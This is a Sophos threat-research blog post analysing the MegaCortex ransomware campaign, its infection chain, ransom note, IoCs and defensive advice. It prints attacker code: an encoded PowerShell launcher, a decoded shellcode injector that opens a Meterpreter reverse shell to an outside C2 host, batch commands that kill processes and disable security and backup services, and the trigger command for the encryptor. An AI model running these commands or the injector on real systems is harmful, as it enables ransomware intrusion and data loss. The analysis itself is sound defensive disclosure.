


“MegaCortex” ransomware wants to be The One

news.sophos.com/en-us/2019/05/03/megacortex-ransomware-wants-to-be-the-one/

Andrew Brandt

May 3, 2019




Editor's note, 8 May 2019: This is a quickly evolving story and, in order to remain accurate, we have removed some confusing data posted with the original story, below. [We have published an update here.](#)

A new ransomware that calls itself MegaCortex got a jolt of life on Wednesday as we detected a spike in the number of attacks against Sophos customers around the world, including in Italy, the United States, Canada, the Netherlands, and other countries. The attackers delivering this new malware campaign employed sophisticated techniques in the attempt to infect victims.

The convoluted infection methodology MegaCortex employs leverages both automated and manual components, and appears to involve a high amount of automation to infect a greater number of victims. In attacks we've investigated, the attackers used a common red-team attack tool script to invoke a meterpreter reverse shell in the victim's environment. From the reverse shell, the infection chain uses PowerShell scripts, batch files from remote servers, and commands that only trigger the malware to drop encrypted secondary executable payloads (that had been embedded in the initial dropped malware) on specified machines.

The attack was triggered, in at least one victim's environment, from a domain controller inside an enterprise network whose administrative credentials the attacker seems to have obtained, in what appears to be a hands-on break in.

The malware's name is a misspelled homage to the faceless, bureaucratic corporation where the character Neo worked in the first *Matrix* movie. The ransom note reads like it was written in the voice and cadence of Lawrence Fishburne's character, Morpheus.



The cryptographic certificate used to

sign MegaCortex

The ransom note's cinematic fanboyism is not its sole reference to the past. The digitally-signed executable payload used to perform the encryption has been signed by a certificate with an identical Common Name (CN) as signed executables we've found that date back to November, 2018 though we're still looking to see if they're anything like the more recent samples. Searching on this CN, we've found several more samples in our repository that appear to be related to this same attacker.

The malware also employs the use of a long batch file to terminate running programs and kill a large number of services, many of which appear to be related to security or protection, which is becoming a common theme among current-generation ransomware families.

Looking back into malware repositories, we found a sample uploaded to VirusTotal from the Czech Republic on January 22. This appears to be the earliest known sample submitted to a public malware sharing service, but we've found files in our own repository with identical Common Name values. We first saw reports of the malware triggering alerts from customers dating back to February, but no major infections, and reports came only in dribs and drabs until the big spike on May 1st.

There have been multiple confirmed attacks, stopped by Intercept X, since May 1. Each attack targeted an enterprise network and may have involved hundreds of machines.

Instead, victims report the attack was initiated from a compromised domain controller.

The attacker, using stolen admin creds, executed a PowerShell script that was heavily obfuscated.

```
2 powershell -nop -w hidden -encodedcommand
. JABzADOATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAEQAZQBtAG8A
. QBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAAOAHMASQBBAAEEAQ
. BTAEQAOABZAFoARQBYAFUAYwBuAGMAMABtADIANABnAEkAdgBlAEEAYg
. 4AFIANQAzAHoAegBrADMAdQBAAAGUARQBZAEoAZABWAFQAOQBWAFQAWAB
. AECANQBhAHEARgB3AEoAeABFADeANABYADUAEQAZADMANAB2ADMASgBt
. GYAcgBwAGYAbABhAGUaeABIAHkASQBOAGwAMQBZADkAZwBTAEkASQBAa
. kANwAxAHcAYwB4AFARQBhADQAdwBzAHoAcwBMAEQAGBlAGYARQB2AG
. AVgBHAEWARAB3ADkARABTAEQAMwBuAFcAcwBUAHoAMABOAFoAaQBKAfc
. cwBJAGYAUgBJAGOASQA1AEQARQBYAEYAQQBNAHMATABmAHUAYwAOAEIA
. wBzAFgASQBAADEAUQAQADEAWAB1AFEALwAyAGsAbQBwADUAKwB6AHMAW
```

The initial

triggering command that started the infection

Stripping back three layers of obfuscation reveals a series of commands that decodes a blob of base64-encoded data. The blob appears to be a Cobalt Strike script that opens a Meterpreter reverse shell into the victim's network.

```
17 Set-StrictMode -Version 2
18
19 $DoIt = @'
20 $assembly = @"
21     using System;
22     using System.Runtime.InteropServices;
23     namespace inject {
24         public class func {
25             [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
26             [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
27             [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
28             [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
. dwSize, uint flAllocationType, uint flProtect);
29             [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
. uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
30             [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time
. dwMilliseconds);
31         }
32     }
33 @"
34
35 $compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
36 $params = New-Object System.CodeDom.Compiler.CompilerParameters
37 $params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
38 $params.GenerateInMemory = $True
39 $result = $compiler.CompileAssemblyFromSource($params, $assembly)
40
41 [Byte[]]$var_code =
. [System.Convert]::FromBase64String("/O1AAAAAYInlMdJk1Iw1IM11IU13IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQ10I8AdCLQHIFwHRKA
. dBQ10gY1lggAdPjPEmLNiS1jH/McCswc8Nacc44HXOa33403OkdeJYilgkAdNmiwxLi1gcAdOLBIsBO11EJCRbW2FZW1H/4FhfWosS64ZdaG5ldABod2luaV
. RoTHcmB//V6AAAAAax/1dXV1dXaDpWeaf/1emkAAAAUzHJUVFqA1FRaLsBAABTUGhXiZ/G/9VQ6YwAAABbMdJSaAAyoIRSULJTU1Bo61UuO//VicaDw1BogDM
. AAIngagRQah9WahVGNob/1V8x/1dXav9TVmgtBhh7/9WFwA+EygEAAADH/hfZOBIIn56wloqsXiXf/VicFoRSFeMf/Vmf9XagdRV1Bot1fgC//VvwkAAA5x3UH
. WFDpe///zH/6ZEBAAADpyQEAAOhv///L3QzdEEADPy1141IKUNOmd9PeNOgQV1nx9OXJN6As9fQQW3edXmC1KtrGicw62mhwAoi19fVBvBzi8mXaM1JEVA
. ZfXvCkOF+DNKhNgeQBVc2VyLUFnZU500iBNb3ppbGxhLzUuMCAoY29tcGFoaWJsZTsgTVNJRSAsLjA7IFdpbmRvd3MgTlQgNi4xOyBXT1c2NDsgVHJpZGVudC
. 81LjA7IE5QMDg7IE1BQVU7IE5QMDgpdDQoA19swedoDjPOG8NeSngis1Qe1unXpAjtbTiCbLyzNfUpM3mqhnDpOuLotUmKcrhWJ18qqLRWxBmw/LX1nc1A9xX
. p+/YzDjXoQkaHiuhEU/7218/9FRPPTLKjbNyDqe+EDT3H+yKtzTpgxzD1Q1GAPjiH1pXAHSON/Kjy+5y3y3HsVaNgT/UGT4GHgKtDLt1Z2r14N6YuaJJX/1
```

Decoded PowerShell commands

The attacker issues commands via the compromised domain controller (DC), which the attacker is remotely accessing using the reverse shell.

The DC uses WMI to push the malware — a copy of PsExec renamed **rstwg.exe**, the main malware executable, and a batch file — to the rest of the computers on the network that it can reach, and then runs the batch file remotely via PsExec.

The batch file appears to be just a long list of commands to kill 44 processes, issue stop commands to 189 different services, and switch the Startup Type for 194 different services to Disabled, which prevents them from starting up again.

```
1 taskkill /IM zoolz.exe /F
2 taskkill /IM agntsvc.exe /F
3 taskkill /IM dbeng50.exe /F
4 taskkill /IM dbsnmp.exe /F
5 taskkill /IM encsvc.exe /F
6 taskkill /IM excel.exe /F
7 taskkill /IM firefoxconfig.exe /F
8 taskkill /IM infopath.exe /F
9 taskkill /IM isqlplussvc.exe /F
10 taskkill /IM msaccess.exe /F
11 taskkill /IM msftesql.exe /F
12 taskkill /IM mspub.exe /F
13 taskkill /IM mydesktopqos.exe /F
14 taskkill /IM mydesktopservice.exe /F
15 taskkill /IM mysqld.exe /F
16 taskkill /IM mysqld-nt.exe /F
17 taskkill /IM mysqld-opt.exe /F
18 taskkill /IM ocautoupds.exe /F
19 taskkill /IM ocomm.exe /F
20 taskkill /IM ocssd.exe /F
21 taskkill /IM onenote.exe /F
22 taskkill /IM oracle.exe /F
23 taskkill /IM outlook.exe /F
24 taskkill /IM powerpnt.exe /F
25 taskkill /IM sqbcoreservice.exe /F
26 taskkill /IM sqlagent.exe /F
27 taskkill /IM sqlbrowser.exe /F
28 taskkill /IM sqlservr.exe /F
29 taskkill /IM sqlwriter.exe /F
30 taskkill /IM steam.exe /F
31 taskkill /IM synctime.exe /F
32 taskkill /IM tbirdconfig.exe /F
33 taskkill /IM thebat.exe /F
34 taskkill /IM thebat64.exe /F
35 taskkill /IM thunderbird.exe /F
36 taskkill /IM visio.exe /F
```

The attackers target a lot of security software, including some Sophos services, to stop them and try to set them to Disabled, but a properly configured installation won't allow this.

```

250 sc config BrokerInfrastructurestart= disabled
251 sc config EPSecurityServicestart= disabled
252 sc config SQLAgent$SQLEXPRESS start= disabled
253 sc config MSSQL$SQLEXPRESS start= disabled
254 sc config klnagent start= disabled
255 sc config AVP start= disabled
256 sc config SQLAgent$SOPHOS start= disabled
257 sc config MSSQL$SOPHOS start= disabled
258 sc config EhttpSrv start= disabled
259 sc config ekrn start= disabled
260 sc config ESHASRV start= disabled
261 sc config NetMsmqActivator start= disabled
262 sc config msftesql$PROD start= disabled
263 sc config SQLAgent$PROD start= disabled

```

The final step of


the batch file is to launch the previously-downloaded executable, **winnit.exe**. The batch file executes winnit with a command flag that is a chunk of base64-encoded data.

```

424 sc config VeeamTransportSvc start= disabled
425 sc config W3Svc start= disabled
426 sc config wbengine start= disabled
427 sc config WRSVC start= disabled
428 sc config MSSQL$VEEAMSQL2008R2 start= disabled
429 sc config SQLAgent$VEEAMSQL2008R2 start= disabled
430 sc config VeeamHvIntegrationSvc start= disabled
431 sc config swi_update start= disabled
432 sc config SQLAgent$CXDB start= disabled
433
434 iisreset /stop
435 c:\windows\temp\winnit.exe [base64-encoded data] ==

```


This command invokes winnit.exe to drop and execute a DLL payload with an eight-random-alphabetic character filename that performs the hostile encryption. There are also indications the attackers use other batch files, named with the numbers 1.bat through 6.bat, that are being used to issue commands to distribute the winnit.exe and the “trigger” batch file around the victim’s network.



The attacker’s killchain as visualized in Sophos Intercept X

The ransom demand

In typical fashion, the ransom notification appears on the root of the victim's hard drive as a plain text file. We've displayed it in an inverted color scheme to go with the mood the attacker sets by making Matrix movie references.



```
1
2 Your companies cyber defense systems have been weighed, measured and have been found wanting.
3 The breach is a result of grave neglect of security protocols.
4 All of your computers have been corrupted with MegaCortex malware that has encrypted your files.
5
6 We ensure that the only way to retrieve your data swiftly and securely is with our software.
7 Restoration of your data requires a private key which only we possess.
8 Don't waste your time and money purchasing third party software, without the private key they are useless.
9
10 It is critical that you don't restart or shutdown your computer.
11 This may lead to irreversible damage to your data and you may not be able to turn your computer back on.
12
13 To confirm that our software works email to us 2 files from random computers and C:\[redacted].tsv file('s)
14 and you will get them decrypted.
15 C:\[redacted].tsv contain encrypted session keys we need in order to be able to decrypt your files.
16
17 The softwares price will include a guarantee that your company will never be inconvenienced by us.
18 You will also receive a consultation on how to improve your companies cyber security .
19 If you want to purchase our software to restore your data contact us at:
20
21 [redacted]@mail.com
22 [redacted]@mail.com
23
24 We can only show you the door. You're the one who has to walk through it.
```

The ransomware generates a file with a `.tsv` file extension and the same **eight-random-letter filename** as the malicious DLL, and drops it to the hard drive. The ransom demand asks that a victim submit this file with their request to pay the ransom, sent to either of two free mail.com email addresses.

We'll have more on this ransomware and its attack characteristics as our researchers continue to work on the case.

Recommended protection for MegaCortex

We're still trying to develop a clearer picture of the infection process, but for now, it appears that there's a strong correlation between the presence of MegaCortex, and a pre-existing, ongoing infection on the victims' networks with both Emotet and Qbot. If you are seeing alerts about Emotet or Qbot infections, those should take a high priority. Both of those bots can be used to distribute other malware, and it's possible that's how the MegaCortex infections got their start.

We have not seen any indication so far that Remote Desktop Protocol (RDP) has been abused to break into the customer networks, but we know that holes in enterprise firewalls that allow people to connect to RDP remain relatively common. We strongly discourage this practice and suggest that any IT admin who wishes to do this put the RDP machine behind a VPN.

As the attack seems to indicate that an administrative password was abused by the criminals, we also recommend the widespread adoption of two-factor authentication for everything that currently requires just a password, and can use 2FA.

Keeping regular backups of your most important and current data on an offline storage device is the best way to avoid having to pay a ransom altogether.

And please remember, while it can be ill-advised to take security recommendations from a criminal in the act of holding your data hostage, the criminals who have broken into a network and attempted to encrypt hundreds of endpoints promise that they'll never, ever do it again, pinky swear, if you just pay the ransom. I'm not so sure I believe them, but if you're a victim, you may not have any other choice.

Sophos Antivirus detects these samples as **Bat/Agent-BBIY**, **Troj/Agent-BBIZ**, **Troj/Agent-BAWS**, and **Troj/Ransom-FJQ**. Sophos' Intercept X protects customers from the attack.

Research for this report was contributed by SophosLabs and Sophos Support team members Anand Ajjan, Sergio Bestulic, Faizul Fahim, Sean Kowalenko, Savio Lau, Andrew Ludgate, Peter Mackenzie, Chee Hui. Tan, and Michael Wood.

IoCs

IP address/domains

Meterpreter's reverse shell C2 address

89.105.198.28

File hashes

Batch script:

37b4496e650b3994312c838435013560b3ca8571

PE EXE:

478dc5a5f934c62a9246f7d1fc275868f568bc07

Secondary DLL memory injector:

2f40abbb4f78e77745f0e657a19903fc953cc664